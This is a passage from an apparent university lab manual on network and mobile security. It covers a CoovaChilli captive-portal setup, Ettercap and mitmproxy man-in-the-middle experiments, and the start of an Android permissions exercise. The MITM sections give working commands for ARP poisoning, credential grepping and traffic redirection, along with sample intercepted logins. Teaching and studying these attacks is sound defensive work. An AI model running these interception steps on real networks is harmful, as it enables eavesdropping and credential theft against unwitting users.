5. **Apache/Nginx & PHP** – For hosting the captive portal web page.
6. **Wi-Fi Router** (supports OpenWRT/DD-WRT) – To integrate with CoovaChilli.

PROCEDURE:

Step 1: Install Required Packages

1. Update the system: `sudo apt update && sudo apt upgrade -y`
2. Install CoovaChilli: `sudo apt install coovachilli -y`
3. Install FreeRADIUS for authentication: `sudo apt install freeradius freeradius-mysql -y`
4. Install MySQL for user management: `sudo apt install mysql-server -y`

Step 2: Configure CoovaChilli

1. Edit CoovaChilli configuration file: `sudo nano /etc/chilli/defaults`
 - **Set the correct network interface (HS_WANIF and HS_LANIF):**
`HS_WANIF=wlan0` # Replace with your WAN interface (e.g., eth0, ppp0)
`HS_LANIF=eth0` # Replace with your LAN interface (e.g., wlan0 for Wi-Fi)
 - **Configure the authentication server (HS_RADIUS):**
`HS_RADIUS=192.168.1.100` # Replace with your RADIUS server IP
`HS_RADIUS2=192.168.1.101` # Secondary RADIUS server (if available)
`HS_UAMSECRET=yoursecret` # Shared secret for authentication
`HS_NASID=hotspot1` # Unique NAS ID for your network
 - **Define the captive portal URL (HS_UAMSERVER):**
This should point to the authentication page we set up in /var/www/html/portal/.
`HS_UAMSERVER=http://192.168.1.1/portal/`
2. Restart CoovaChilli to apply changes: `sudo systemctl restart coovachilli`

Step 3: Configure FreeRADIUS

1. Edit FreeRADIUS users file: `sudo nano /etc/freeradius/3.0/users`
 - Add test users with usernames and passwords.
2. Restart FreeRADIUS: `sudo systemctl restart freeradius`

Step 4: Set Up the Captive Portal Page

1. Install Apache and PHP: `sudo apt install apache2 php libapache2-mod-php -y`
2. Create an authentication page in `/var/www/html/portal/` that redirects to CoovaChilli's authentication URL.

➤ Steps to Deploy the Authentication Page:

1. **Create the directory (if it doesn't exist):** `sudo mkdir -p /var/www/html/portal/`
2. **Move the authentication page**
Save the file as `/var/www/html/portal/index.php`
`sudo nano /var/www/html/portal/index.php`
Paste the webdev code, then save and exit (CTRL + X, then Y, then Enter).
3. **Set Proper Permissions:** `sudo chown -R www-data:www-data /var/www/html/portal/`
`sudo chmod -R 755 /var/www/html/portal/`
4. **Restart Apache Web Server:** `sudo systemctl restart apache2`


How It Works

- Users attempting to access the internet will be redirected to <http://192.168.1.1/portal/>.
- Upon entering their credentials, they are redirected to CoovaChilli's authentication URL.
- `$(uamip)` and `$(uamport)` are dynamically replaced by CoovaChilli during authentication.

Step 5: Testing the Captive Portal

1. Connect a device to the Wi-Fi network.
2. Try to access a website (e.g., `http://example.com`).
3. The captive portal should redirect to the authentication page.
4. Enter login credentials to gain network access.

OUTPUT:



Users connecting to the Wi-Fi network were automatically redirected to the authentication portal. Upon entering valid credentials, authentication was processed through FreeRADIUS, granting network access. Session details, including login time and bandwidth usage, were accurately recorded in the MySQL database.

OUTPUT ANALYSIS:


- When configured correctly, users connecting to the Wi-Fi network will be automatically redirected to the captive portal login page.
- Upon successful authentication, users gain internet access, whereas failed authentication prevents access.
- CoovaChilli and FreeRADIUS logs provide valuable insights into authentication attempts, aiding in monitoring and troubleshooting.
- This setup ensures secure and controlled network access, enforcing authentication policies effectively.

REFERENCES:

1. **CoovaChilli Official Documentation:** The official CoovaChilli website offers comprehensive information about the software, its features, and configuration options.

Coova

2. **Ubuntu Community Help Wiki - CoovaChilli:** This community-maintained guide provides instructions on setting up CoovaChilli on Ubuntu systems, including integration with FreeRADIUS and MySQL. [Ubuntu Documentation](#)
3. **HowtoForge Tutorial:** This tutorial demonstrates how to turn a Linux-based computer into a wireless hotspot with a captive portal using CoovaChilli, covering installation and configuration steps. [HowtoForge](#)
4. **OpenWrt Documentation:** The OpenWrt wiki includes a guide on configuring CoovaChilli within OpenWrt, detailing setup procedures and considerations. [OpenWrt](#)
5. **GitHub - Wi-Fi Hotspot Deployment:** This GitHub repository provides a comprehensive guide on deploying a Wi-Fi hotspot using CoovaChilli, hostapd, FreeRADIUS, MySQL, and Nginx. [GitHub+1HowtoForge+1](#)
6. **RADIUSdesk Installation Guide:** This guide offers instructions on installing CoovaChilli, FreeRADIUS, and related components, with a focus on integration with RADIUSdesk.
7. **OpenWISP RADIUS Documentation:** This guide explains how to install and configure FreeRADIUS to work with OpenWISP RADIUS for captive portal authentication. [OpenWISP Radius](#)
8. **CT-Networks Tutorial:** This tutorial provides instructions on setting up CoovaChilli on OpenWrt devices, including configuration and integration tips. [CT WiFi+1Try Catch Debug+1](#)



EXPERIMENT – 05

AIM:

Perform wireless man-in-the-middle attacks by executing them using Ettercap.

DESCRIPTION:

A **MITM attack** allows an attacker to intercept, manipulate, and relay communication between two parties. In a **wireless environment**, this involves ARP spoofing to trick devices into sending traffic through the attacker's machine, enabling data sniffing, credential harvesting, and packet modification. **Ettercap** is a powerful network security tool that enables ARP poisoning, packet sniffing, and traffic manipulation in switched LAN networks.

TOOLS REQUIRED:

1. Kali Linux (with Ettercap pre-installed)
2. Network access (Ethernet or WiFi with monitor mode)
3. Ettercap (for ARP spoofing & traffic sniffing)
4. Optional: Wireshark (for deep packet analysis)

PROCEDURE:

Step 1: Enable IP Forwarding

To allow traffic to pass through the attacker's machine, run:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

This ensures that traffic flows normally between the victim and the router after interception.

Step 2: Start Ettercap

Graphical Mode (GUI)

Run Ettercap in GUI mode:

```
sudo ettercap -G
```

This opens a user-friendly interface for selecting targets and launching attacks.

Command-Line (CLI) Mode

For a direct attack without GUI:

```
sudo ettercap -T -q -M arp:remote -i eth0 /<Router_IP>/ /<Victim_IP>/
```

Example:

```
sudo ettercap -T -q -M arp:remote -i eth0 /192.168.1.1/ /192.168.1.100/
```

Flags Explanation:

- -T: Text mode
- -q: Quiet mode
- -M arp:remote: Enables ARP poisoning
- -i eth0: Uses Ethernet interface (wlan0 for WiFi)

Step 3: Scan for Hosts in the Network

In the Ettercap GUI:

1. Navigate to **Hosts** → **Scan for Hosts** to detect connected devices.
2. View detected devices under **Hosts** → **Hosts List**.
3. Assign **Target 1** (Victim's IP) and **Target 2** (Router's IP).

Step 4: Initiate ARP Poisoning

1. In the Ettercap GUI, go to **MITM** → **ARP Poisoning**.
2. Enable "**Sniff remote connections**" and click **OK**.
3. Start sniffing network packets with: `sudo ettercap -T -i eth0`

Step 5: Extract Credentials from Network Traffic (Optional)

To analyze traffic for credentials, use:

```
sudo grep "USER|PASS" /var/log/ettercap.log
```

Alternatively, use Wireshark for deep packet inspection:

```
sudo wireshark
```


Filter by **HTTP**, **FTP**, or **Telnet** to find login details.

Step 6: Stop Attack & Restore Network

1. **Disable IP forwarding** to prevent further traffic interception:
`echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward`
2. **Stop Ettercap and ARP spoofing**:
`sudo pkill ettercap`
3. **Restore ARP tables** to avoid network disruptions:
`sudo ettercap -T -q -M arp:remote -C`

OUTPUT:


Figure 1: Starting Ettercap Attack



The image shows Ettercap running in GUI mode, where it has scanned the network and detected two active hosts with their respective IP and MAC addresses. Ettercap is currently in unified sniffing mode, allowing the user to intercept and analyze network traffic. The detected hosts can be assigned as Target 1 (victim device) and Target 2 (router) for launching a Man-in-the-Middle (MITM) attack via ARP


poisoning. This enables packet interception, data sniffing, and traffic manipulation. Ethical use of such tools is essential for cybersecurity research and penetration testing.

Figure 2: ARP Poisoning



This screenshot shows the ARP poisoning settings in Ettercap. The "Sniff remote connections" option is enabled, allowing traffic interception between the victim and the router. Once confirmed, Ettercap will manipulate ARP tables to redirect traffic through the attacker's machine.

Figure 3:



Ettercap has scanned the network and identified multiple connected hosts, displaying their IP and MAC addresses. The attacker has assigned 192.168.112.191 and 192.168.112.218 as ARP poisoning victims, meaning their traffic will be intercepted by the attacker's machine.

Figure 4:

```
192.168.1.100: POST /login.php
Username: victim_user
Password: password123
```

This image shows intercepted login credentials during a MITM attack using Ettercap. The attacker has captured a POST request to /login.php from IP 192.168.1.100, revealing a username (victim_user) and password (password123). This demonstrates how unencrypted login data can be stolen.

OUTPUT ANALYSIS:

Ettercap successfully poisons ARP tables, the victim's traffic will pass through the attacker's machine.

Captured usernames, passwords, and session cookies indicate a successful MITM attack. Encrypted HTTPS traffic will not be readable unless SSL stripping is used.

REFERENCES:

1. **"Man-in-the-Middle Attack Using Ettercap"**: This PDF from the University of Trento offers an in-depth guide on conducting MITM attacks with Ettercap, covering setup and execution.
securitylab.disi.unitn.it
2. **"Kali Linux - Man In The Middle Attack (MITM) Tutorial Using Ettercap"**: This video demonstrates the process of performing a MITM attack with Ettercap on Kali Linux.
[YouTube](https://www.youtube.com/watch?reload=9&v=LEPEk5pFffw) - <https://www.youtube.com/watch?reload=9&v=LEPEk5pFffw>
3. **"Ettercap: Comprehensive Network Security and Analysis Tool"**: This guide delves into network security using Ettercap, focusing on MITM attacks and network protocol analysis.
[TheSecMaster](#)
4. **"Ettercap User Manual"**: This manual provides detailed instructions on using Ettercap for MITM attacks, including password interception and SSL stripping.
[Miloserdov](#)

EXPERIMENT – 06

AIM:

Perform Man in the middle attack using mitmproxy.

DESCRIPTION:

A Man-in-the-Middle (MITM) attack is a security exploit where an attacker intercepts communication between two parties without their knowledge. mitmproxy is a powerful tool used to conduct such attacks by acting as an intermediary between a client and a server. This allows the attacker to inspect, modify, and capture network traffic, including sensitive information such as credentials, cookies, and API requests. The attack typically involves:

1. Setting up mitmproxy to act as an interception proxy.
2. Configuring the victim's device to route traffic through the attacker's machine.
3. Using ARP spoofing to redirect traffic between the victim and the router.
4. Enabling IP forwarding to maintain seamless network communication.
5. Capturing and analyzing HTTP/HTTPS traffic to extract credentials or inject malicious content.

This type of attack highlights the importance of encrypted communications and secure network configurations to prevent unauthorized interception.

TOOLS REQUIRED:

Software: Kali Linux, mitmproxy, Wireshark, Bettercap (optional).

Hardware: Laptop/PC (Kali Linux, i5/i7, 8GB RAM), Wi-Fi adapter (monitor mode), Router/AP, Target device, Ethernet adapter (optional).

PROCEDURE:

Step 1: Install mitmproxy

- For Windows: Download and install from the official mitmproxy website (mitmproxy.org)
- For Linux: Install using pip
Command:
`pip install mitmproxy`
- To verify the installation:
`mitmproxy --version`

Step 2: Start mitmproxy Web Interface

- Run mitmproxy in transparent mode with the following command:
`mitmweb --mode transparent --listen-host 0.0.0.0 --listen-port 8080`
- Access the web user interface by opening this link in a browser:
`http://127.0.0.1:8081`

Step 3: Configure the Target Device

1. Ensure the target device is connected to the same network as the attacker's machine.
2. Set up a manual proxy on the target device:
 - On Android:
Go to Wi-Fi Settings
Select Modify Network
Set Proxy to Manual
Enter the attacker's IP address and port 8080
3. Install the mitmproxy certificate for HTTPS traffic interception:
 - Open a browser on the target device and visit <http://mitm.it>
 - Download and install the certificate for your device platform

Step 4: Intercept and Modify Traffic

- Use the mitmproxy interface to view all HTTP and HTTPS network requests
- To modify traffic, use a Python script
Example script file named redirect.py:

```
from mitmproxy import http

def request(flow: http.HTTPFlow):
    if "example.com" not in flow.request.pretty_url:
        flow.response = http.Response.make(
            301, # HTTP Redirect
            b"", # Empty body
            {"Location": "https://example.com"} # Redirect to another site
        )
```

- Run mitmproxy with the custom script:
`mitmweb -s redirect.py --mode transparent --listen-host 0.0.0.0 --listen-port 8080`

Step 5: Stop mitmproxy


- To stop mitmproxy, press Ctrl+C on the keyboard

Additional Features

- Modify or block requests by changing API responses or filtering specific content
- Analyze traffic to inspect real-time network activity, headers, cookies, and more

OUTPUT:


Figure 1:



Path	Method	Status	Size	Time
https://example.com/	GET	304	0	489ms
http://connectivitycheck.gstatic.com/generate_204	GET	301	0	20ms
https://facebook.com/	GET	301	0	6ms
http://connectivitycheck.gstatic.com/generate_204	GET	301	0	8ms

Shows the mitmproxy web interface capturing multiple network requests. Displays intercepted requests to example.com, facebook.com, and connectivity check services.

Figure 2:



A detailed view of an HTTP GET request to Facebook intercepted by mitmproxy. Shows request headers, including user-agent, accept, sec-fetch- mode, and referer, from an Android device.

OUTPUT ANALYSIS:

In Figure 1, mitmproxy successfully captured and listed multiple HTTP and HTTPS requests from the target device, confirming that the interception proxy setup was successful. The requests include common domains such as example.com, facebook.com, and connectivity check URLs, indicating typical device behavior on startup or during app usage.

In Figure 2, a specific HTTP GET request to Facebook was inspected. The captured request reveals detailed headers like user-agent, accept, sec-fetch-mode, and referer, which confirm the source as an Android device. This demonstrates mitmproxy's ability to intercept and display complete request metadata, providing valuable insights for traffic analysis or manipulation.

Overall, the output verifies that mitmproxy is effectively functioning as a man-in-the-middle, capable of capturing real-time traffic and extracting sensitive data when HTTPS interception is properly configured.

REFERENCES:

1. mitmproxy Official Documentation – <https://docs.mitmproxy.org/>
2. mitmproxy GitHub Repository - <https://github.com/mitmproxy/mitmproxy>
3. Kali Linux Official Site – <https://www.kali.org/>
4. Ethical Hacking Resources (MITM Attacks) – <https://www.hackingarticles.in/>
5. Wireshark Network Analysis – <https://www.wireshark.org/>

EXPERIMENT – 07

AIM:

Analyzing App Permissions and Behavior in Android. Install a benign APK (e.g., WhatsApp) on an emulator, inspect its permissions, and test for suspicious behavior.

DESCRIPTION:

Android applications request various permissions to access device features. While some are essential for app functionality, others may pose privacy risks. This activity involves installing a trusted application (e.g., WhatsApp) on an Android emulator, inspecting its permissions, monitoring network behavior, and identifying any unusual patterns. The goal is to understand what information the app accesses and whether its behavior aligns with its intended use.

TOOLS REQUIRED:

1. Android Studio (with AVD Manager)
2. ADB (Android Debug Bridge)
3. APK Analyzer (built into Android Studio)
4. Logcat (Android Studio's logging tool)

PROCEDURE:

Step 1: Set Up Android Studio and Emulator

1. Download and install Android Studio.
2. Create an Android Virtual Device (e.g., Pixel 5 with Android 13).
3. Launch the emulator and wait for it to boot completely.

Step 2: Download APK

1. Visit [APKMirror](#) and download a stable version of WhatsApp or another benign app.

Step 3: Install APK via ADB

1. Add the path of platform-tools to the system environment variable.
2. Open Command Prompt, navigate to APK location: `cd your_download_directory`
3. Connect and install: `adb devices`
`adb install your_app.apk`

Step 4: Analyze Permissions

1. Open Android Studio → File → *Profile or Debug APK* → select APK.
2. View AndroidManifest.xml → Identify `<uses-permission>` tags, especially:
 - CAMERA
 - ACCESS_FINE_LOCATION
 - READ_CONTACTS
 - SEND_SMS

Step 5: Monitor Behavior Using Logcat

1. Open *View* → *Tool Windows* → *Logcat*.
2. Select the emulator device and apply filters: `permission|denied|granted|error`


3. Interact with the app and observe runtime permission behavior.

Step 6: Document & Assess

- List permissions that may be unnecessary for the app's core features.
- Example: READ_CALL_LOG in a messaging app could pose privacy risks.


OUTPUT:

Figure 1:




This is the Android Studio welcome screen. From the "**More Actions**" menu, you can choose options like profiling/debugging an APK, launching the emulator (AVD), or accessing the SDK Manager.

Figure 2:



This is the AndroidManifest.xml file opened from a decompiled APK in Android Studio. It shows the permissions the app requests, including internet access, network state, and custom broadcast permissions.

Figure 3:



